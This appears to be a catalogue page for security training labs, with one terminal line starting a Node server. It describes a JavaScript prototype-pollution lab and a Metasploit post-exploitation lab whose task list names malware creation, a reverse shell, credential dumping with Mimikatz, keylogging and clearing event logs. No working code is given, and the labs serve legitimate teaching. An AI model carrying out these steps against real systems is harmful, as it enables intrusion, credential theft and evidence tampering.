ubuntu-user@ubuntu19:~/lab/injection$ node server.js
body-parser deprecated undefined extended: provide extended option server.js:7:17
Listening on port 9090
```

Secure Coding - JavaScript (Prototype Pollution)
Lab · 1 hour

This lab focuses on identifying and addressing common secure coding vulnerabilities found in JavaScript applications, specifically examining issues related to the hoek and lodash libraries.Also,the lab demonstrate how to exploit RCE vulnerability in a web server

Penetration Testing with Metasploit - 4 - Post-Exploitation with the Meterpreter Lab
Lab · 1 hour

In this lab, students will apply the concepts called "Post-Exploitation, Command-and-Control, and SOCKS proxying with Metasploit" and perform the following tasks: We will create Windows malware using msfvenom Host the malware using Metasploit's "web_delivery" module and pythons "http.server" module Execute the malware on our Windows target to establish a reverse shell Upgrade our basic reverse shell to the versatile Meterpreter payload Use process migration to move to a more stable process that isn't likely to be closed by the victim Use the Meterpreter to load additional functionality Investigate privilege escalation opportunities Harvest credentials via dumping the local Security Account Manager (SAM) to retrieve password representations (hashes) Capture keystrokes to collect passwords Take screenshots Upload and download files Modify malware metadata to fool investigators Enabling wdigest Load the Mimikatz "kiwi" meterpreter extension and capture credentials Clear event logs

References

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mitigating living off the land techniques. https://www.cisa.gov/resources-tools/resources/identifying-and-mitigating-living-land-techniques

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MITRE ATT&CK. (n.d.). OS credential dumping (T1003). https://attack.mitre.org/techniques/T1003/

OWASP Foundation. (n.d.). Prototype pollution prevention cheat sheet. https://cheatsheetseries.owasp.org/cheatsheets/Prototype_Pollution_Prevention_Cheat_Sheet.html